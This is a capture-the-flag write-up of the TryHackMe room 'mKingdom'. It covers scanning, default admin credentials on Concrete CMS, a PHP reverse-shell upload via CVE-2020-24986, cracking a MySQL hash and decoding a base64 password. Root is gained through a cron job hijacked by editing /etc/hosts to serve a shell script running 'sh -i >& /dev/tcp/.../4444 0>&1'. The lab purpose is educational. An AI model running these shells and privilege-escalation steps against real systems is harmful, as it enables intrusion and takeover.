

Writeup: mKingdom

TryHackMe Room

Colosion

May 4, 2025

Contents

1	Reconnaissance	2
2	Enumeration	4
2.1	CVE 2020-24986	7
2.2	Concrete5 dashboard	8
3	Exploitation	10
4	Privilege Escalation	11
4.1	Escalating Privileges to toad	11
4.2	Escalating Privileges to mario	14
4.3	Escalating Privileges to root	15

Today, we are working through the TryHackMe room called mKingdom. The main objective of this challenge is to escalate privileges to the root level and capture all the flags along the way. It's a great opportunity to test and improve our skills in privilege escalation and penetration testing!

1 Reconnaissance

Let's start with reconnaissance by pinging the mKingdom machine with the IP address 10.10.182.245. We will also use nmap commands to gather more information about the machine and its open ports, services, and potential vulnerabilities.

```
kali ~/THM/mKingdom$ ping 10.10.182.245
PING 10.10.182.245 (10.10.182.245) 56(84) bytes of data.
64 bytes from 10.10.182.245: icmp_seq=1 ttl=63 time=56.9 ms
64 bytes from 10.10.182.245: icmp_seq=2 ttl=63 time=63.4 ms
64 bytes from 10.10.182.245: icmp_seq=3 ttl=63 time=82.7 ms
^C
--- 10.10.182.245 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 56.932/67.678/82.688/10.938 ms
```

```
kali ~/THM/mKingdom$ nmap -p- -v -T4 -oN firstNmap.txt 10.10.182.245
Starting Nmap 7.95 ( https://nmap.org 25-04-30 17:25 MSK)
Initiating Ping Scan at 17:25
Scanning 10.10.182.245 [4 ports]
Completed Ping Scan at 17:25, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:25
Completed Parallel DNS resolution of 1 host. at 17:25, 0.00s elapsed
Initiating SYN Stealth Scan at 17:25
Scanning 10.10.182.245 [65535 ports]
Discovered open port 85/tcp on 10.10.182.245
Completed SYN Stealth Scan at 17:26, 45.49s elapsed (65535 total ports)
Nmap scan report for 10.10.182.245
Host is up (0.078s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
85/tcp    open  mit-ml-dev

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 45.79 seconds
Raw packets sent: 67791 (2.983MB) | Rcvd: 66562 (2.662MB)
kali ~/THM/mKingdom$
```

Initial nmap scan:

```
nmap -p- -v -T4 -oN firstNmap.txt 10.10.X.X
```

```
kali ~/THM/mKingdom$ nmap -p 85 -sCV -A -oN secondNmap.txt 10.10.182.245
Starting Nmap 7.95 ( https://nmap.org ) 25-04-30 17:29 MSK
Nmap scan report for 10.10.182.245
Host is up (0.067s latency).

PORT      STATE SERVICE VERSION
85/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: 0H N0! PWN3D 4G4IN
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 2 hops

TRACEROUTE (using port 85/tcp)
HOP RTT ADDRESS
1 84.60 ms 10.11.0.1
2 84.68 ms 10.10.182.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
kali ~/THM/mKingdom$
```

```
nmap -sCV -A -p 85 -oN secondNmap.txt 10.10.X.X
```

Result:

- Port 85: HTTP

After completing our initial scans, we navigate to the web interface hosted at `http://10.10.182.245:85`. At first sight, the page appears mostly empty and doesn't reveal any immediately useful content. However, that doesn't mean there's nothing there. Sometimes, valuable resources are simply hidden from plain view. To dig a bit deeper, we'll use Gobuster along with the `common.txt` wordlist to perform directory enumeration. This should help us uncover any hidden paths or files that may provide a foothold or give us clues for the next steps.

2 Enumeration

Check web content:

```
kali ~/THM/mKingdom$ gobuster dir -u http://10.10.182.245:85 -w /usr/share/dirb
on.txt -t 50

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.182.245:85
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/dirb/wordlist
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./php      (Status: 403) [Size: 284]
./hta      (Status: 403) [Size: 284]
/app       (Status: 301) [Size: 314] [--> http://10.10.182.245:85/app/]
.htpasswd.php (Status: 403) [Size: 293]
.htpasswd   (Status: 403) [Size: 289]
./hta.php   (Status: 403) [Size: 288]
.htaccess   (Status: 403) [Size: 289]
.htaccess.php (Status: 403) [Size: 293]
/index.html (Status: 200) [Size: 647]
/server-status (Status: 403) [Size: 293]
Progress: 9228 / 9230 (99.98%)
=====
Finished
=====
```

```
gobuster dir -u http://10.10.X.X -w /usr/share/wordlists
    ↪ /dirb/common.txt
```

Result:

- New directory /app

```
kali ~/THM/mKingdom$ gobuster dir -u http://10.10.182.245:85/app/castle -w /usr/share/dirb/wordlists/common.txt -t 50
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.182.245:85/app/castle
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:  php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./php           (Status: 403) [Size: 295]
./hta           (Status: 403) [Size: 295]
./hta.php       (Status: 403) [Size: 299]
./htaccess      (Status: 403) [Size: 300]
./htaccess.php  (Status: 403) [Size: 304]
/application    (Status: 301) [Size: 333] [--> http://10.10.182.245:85/app/castle/application/]
.htpasswd       (Status: 403) [Size: 300]
.htpasswd.php   (Status: 403) [Size: 304]
/concrete       (Status: 301) [Size: 330] [--> http://10.10.182.245:85/app/castle/concrete/]
/index.php      (Status: 200) [Size: 12059]
/index.php      (Status: 200) [Size: 12059]
/packages       (Status: 301) [Size: 330] [--> http://10.10.182.245:85/app/castle/packages/]
/robots.txt     (Status: 200) [Size: 532]
/updates        (Status: 301) [Size: 329] [--> http://10.10.182.245:85/app/castle/updates/]
Progress: 9228 / 9230 (99.98%)
=====
Finished
=====
kali ~/THM/mKingdom$ |
```

```
gobuster dir -u http://10.10.X.X/app/castle -w /usr/
➔ share/wordlists/dirb/common.txt
```

- New directories /updates /packages /application /concrete

```
User-agent: *  
Disallow: /application/attributes  
Disallow: /application/authentication  
Disallow: /application/bootstrap  
Disallow: /application/config  
Disallow: /application/controllers  
Disallow: /application/elements  
Disallow: /application/helpers  
Disallow: /application/jobs  
Disallow: /application/languages  
Disallow: /application/mail  
Disallow: /application/models  
Disallow: /application/page_types  
Disallow: /application/single_pages  
Disallow: /application/tools  
Disallow: /application/views  
Disallow: /ccm/system/captcha/picture
```

After running Gobuster, we discovered several hidden directories that weren't visible through normal browsing. One of them was robots.txt, which often contains clues or restricted paths. Though it didn't seem particularly sensitive, it hinted that the site might be hiding more beneath the surface. Curious about what technologies were in use, I fired up Wappalyzer, a handy browser extension that helps identify software running on web applications. It revealed that the site is built with Concrete CMS version 8.5.2. This was an important find — outdated CMS versions often come with known vulnerabilities. I did a quick search online and came across CVE-2020-24986, a known vulnerability affecting this specific version of Concrete CMS. With this in mind, I explored the site further and came across a registration or login panel. Just to test the waters, I entered a common default set of credentials: Username: admin, Password: password — and surprisingly, it worked. Suddenly, we had administrative access to the system, which gave us a strong foothold for deeper exploration and potential privilege escalation.

2.1 CVE 2020-24986


CVE Record Found
View the CVE Record below. If you are searching for this CVE ID in other CVE Records, view the **Other Results** section below.

CVE-2020-24986CNA: MITRE Corporation




Concrete5 up to and including 8.5.2 allows Unrestricted Upload of File with Dangerous Type such as a .php file via File Manager. It is possible to modify site configuration to upload the PHP file and execute arbitrary commands.

Show less


2.2 Concrete5 dashboard



After gaining access to the admin panel, I immediately navigated to the file manager section, hoping to upload a PHP reverse shell. I generated one using revshells.com, selecting PHP as the payload type and configuring it with my IP and a listener port. However, the upload was initially blocked — it turned out that PHP file types were not allowed by default. To bypass this restriction, I went into the CMS settings and modified the allowed file extensions to include .php. Once that was done, I re-uploaded the shell without any issues. On my local machine, I started a Netcat listener on port 8000, waiting for the reverse connection. After reloading the uploaded shell via the browser, the connection was established — and just like that, we had a foothold on the system.



3 Exploitation

A terminal window with a black background and green text. The prompt is 'kali ~/THM/mKingdom\$'. The user enters 'r1wrap nc -lvnp 8000'. The output shows the listener is active on port 8000, a connection is established from 10.10.182.245, and a shell is granted to the user 'www-data'.

```
kali ~/THM/mKingdom$ r1wrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.11.129.240] from (UNKNOWN) [10.10.182.245] 58078
Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/L
inux
11:04:30 up 46 min, 0 users, load average: 0.08, 0.03, 0.02
USER  TTY  FROM      LOGIN@  IDLE  JCPU  PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
sh: 0: can't access tty; job control turned off
$
```

Gained reverse shell:

```
r1wrap nc -lvnp 8000
```

Now that we had a foothold on the system, the next step was to escalate our privileges to root. I started by checking the usual low-hanging fruit, such as running `sudo -l`, exploring the file system with `ls -la`, and checking for any misconfigurations or SUID binaries. Unfortunately, none of these initial checks revealed anything promising. Since the manual enumeration didn't lead anywhere, I decided to automate the process by downloading and running LinPEAS, a powerful enumeration script designed to find local privilege escalation vectors. You can find it on GitHub <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>. After executing LinPEAS, I noticed something particularly interesting: the script revealed that we could access the MySQL database as the root user without a password. This is a major misconfiguration and could potentially be leveraged to read sensitive data, extract hashes, or even gain root-level access to the system.

4 Privilege Escalation

4.1 Escalating Privileges to toad

```
$ ls -la
total 104
drwxr-xr-x 23 root root 4096 Jun 7 2023 .
drwxr-xr-x 23 root root 4096 Jun 7 2023 ..
drwxr-xr-x  2 root root 4096 Nov 26 2023 bin
drwxr-xr-x  4 root root 4096 Jun 7 2023 boot
drwxrwxr-x  2 root root 4096 Mar 10 2019 cdrom
drwxr-xr-x 15 root root 3700 Apr 30 10:17 dev
drwxr-xr-x 133 root root 12288 Apr 30 10:18 etc
drwxr-xr-x  4 root root 4096 Jun 9 2023 home
lrwxrwxrwx  1 root root   33 Jun 7 2023 initrd.img -> boot/initrd.img-4.4.0-148-generic
lrwxrwxrwx  1 root root   33 Jun 7 2023 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 23 root root 4096 Mar 10 2019 lib
drwxr-xr-x  2 root root 4096 Jun 7 2023 lib64
drwx----- 2 root root 16384 Mar 10 2019 lost+found
drwxr-xr-x  2 root root 4096 Mar 4 2019 media
drwxr-xr-x  2 root root 4096 Apr 10 2014 mnt
drwxr-xr-x  2 root root 4096 Nov 26 2023 opt
dr-xr-xr-x 165 root root    0 Apr 30 10:17 proc
drwx----- 3 root root 4096 Nov 29 2023 root
drwxr-xr-x 25 root root  800 Apr 30 10:18 run
drwxr-xr-x  2 root root 12288 Jun 7 2023 sbin
drwxr-xr-x  3 root root 4096 Nov 28 2023 srv
dr-xr-xr-x 13 root root    0 Apr 30 10:17 sys
drwxrwxrwt  4 root root 4096 Apr 30 11:05 tmp
drwxr-xr-x 10 root root 4096 Mar 4 2019 usr
drwxr-xr-x 14 root root 4096 Jun 7 2023 var
lrwxrwxrwx  1 root root   30 Jun 7 2023 vmlinuz -> boot/vmlinuz-4.4.0-148-generic
lrwxrwxrwx  1 root root   30 Jun 7 2023 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
$
```

```
python -m http.server 8000
```

```
wget http://X.X.X.X:8000/linpeas.sh -O /tmp/linpeas.sh
```

```
!includedir /etc/mysql/conf.d/

MySQL version
mysql Ver 14.14 Distrib 5.5.62, for debian-linux-gnu (x86_64) using readline 6.3

MySQL connection using default root/root .....No
MySQL connection using root/toor .....No
MySQL connection using root/NOPASS .....Yes
User Host authentication_string
root localhost
root mkingdom.thm
root 127.0.0.1
root ::1
debian-sys-maint localhost NULL
toad localhost NULL

Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
gpg Not Found
netpgpkeys Not Found
netpgp Not Found
```

```
mysql -u root

use database mKingdom;

SELECT * form user;
```

```
hashcat -m 300 67d97d25e90a4914f673b306662641ad4010db82  
    ↪ /usr/share/wordlists/rockyou.txt
```

```
Watchdog: Temperature abort trigger set to 90c  
  
Host memory required for this attack: 2 MB  
  
Dictionary cache built:  
* Filename.: /home/kali/wordlists/passwords/rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace...: 14344385  
* Runtime....: 2 secs  
  
67d97d25e90a4914f673b306662641ad4010db82:toadisthebest  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 300 (MySQL4.1/MySQL5)  
Hash.Target.....: 67d97d25e90a4914f673b306662641ad4010db82
```

With access to the MySQL database as root, I was able to extract user credential hashes. To attempt cracking them, I used Hashcat, one of the most powerful and efficient password recovery tools available. For the wordlist, I chose the classic rockyou.txt, which contains millions of common passwords and is often successful against weak credentials. After a bit of processing, Hashcat successfully cracked one of the hashes — the password turned out to be: toadisthebest. Using this password, I tried logging in as the corresponding user, and it worked. I now had access under a new, possibly more privileged user. I began exploring the user's files and environment, but unfortunately, there was nothing particularly useful or sensitive there. It seemed this user wasn't our final target. Time to change tactics and look for a new angle to escalate further or find another foothold toward root.

```
su toad
```

4.2 Escalating Privileges to mario

Still determined to escalate further, I continued poking around the system and doing some online research to see if anyone had encountered similar environments. Eventually, while inspecting system files, I stumbled upon `/usr/bin/env` — a file that caught my attention due to a suspicious string: PWD token.

The token looked encoded, and my first thought was that it might be Base64. I copied the string and decoded it using Burp Suite, which conveniently includes built-in decoder tools. Sure enough, after decoding, I revealed what appeared to be a password for another user: `ikaTenTANtES`.

I suspected this belonged to the user `mario`, so I used the command `su mario`, entered the password — and it worked. Now logged in as `mario`, I started looking for flag files and quickly found `user.txt`, successfully capturing the first flag of the challenge.

With user access secured, it was time to focus on the final goal: escalating to root.

```
toad@mkingdom:/usr/bin$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c2
SHELL=/bin/bash
APACHE_RUN_USER=www-data
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEFOdEVTCg==
MAIL=/var/mail/toad
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
APACHE_LOG_DIR=/var/log/apache2
PWD=/usr/bin
LANG=en_US.UTF-8
APACHE_RUN_GROUP=www-data
HOME=/home/toad
SHLVL=2
LOGNAME=toad
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1002
APACHE_RUN_DIR=/var/run/apache2
APACHE_LOCK_DIR=/var/lock/apache2
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
OLDPWD=/usr
toad@mkingdom:/usr/bin$
```

```
mario@mkingdom:/$ cd home
cd home
mario@mkingdom:/home$ cd mario
cd mario
mario@mkingdom:~$ ls
ls
Desktop Downloads Pictures Templates Videos
Documents Music Public user.txt
mario@mkingdom:~$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
mario@mkingdom:~$ less user.txt
less user.txt
WARNING: terminal is not fully functional
user.txt (press RETURN)
thm
user.txt (END)|
```

4.3 Escalating Privileges to root

To continue toward root access, I decided to monitor running processes in real time. For this, I downloaded and executed `pspy64`, a powerful tool for detecting scheduled cron jobs and processes running without user interaction. I placed it in the `/tmp` directory and used a simple Python3 HTTP server to serve it from my local machine — the same technique I had used previously. While observing the output of `pspy64`, I noticed two interesting processes that were being executed every minute. These scripts were being run with root privileges and invoked via a shell, which hinted at a possible privilege escalation vector. At first, I considered simply modifying one of the scripts to insert a reverse shell. However, after checking the file permissions, I saw that I did not have write access to them — a direct overwrite wasn't an option. So, I decided to try a more clever method. I edited the `/etc/hosts` file to spoof the target domain or URL used by the cron job, redirecting it to my own machine's IP address. This way, when the script fetched its payload, it would unknowingly download and execute my malicious file. Next, I created a `shell.sh` script hosted at: `http://yourIp:85/app/castle/application/shell.sh`. This shell script was designed to spawn a reverse shell back to me. Finally, I started a Netcat listener on the appropriate port, waited for the cron job to trigger, and — as expected — received a reverse connection as root.

```
sh -i >& /dev/tcp/<IP from etc/hosts>/4444 0>&1
```

With everything set up, I launched a Netcat listener and waited for the scheduled cron job to run — which occurred every minute. After a short wait, the reverse shell successfully connected back, this time with root privileges. I had full control over the system. The final step was simple: I navigated to the root directory and read the root.txt file, capturing the final flag and completing the TryHackMe mKingdom room. It was a rewarding experience that combined enumeration, exploitation, privilege escalation, and a touch of creativity. Thanks for reading!

- Shell Stabilization guide: <https://maxat-akbanov.com/how-to-stabilize-a-simple-reverse-shell-to-a-fully-interactive-terminal>
- Reverse Shell generator: <https://www.revshells.com/>
- LinEnum: <https://github.com/rebootuser/LinEnum>

This writeup is for educational purposes only.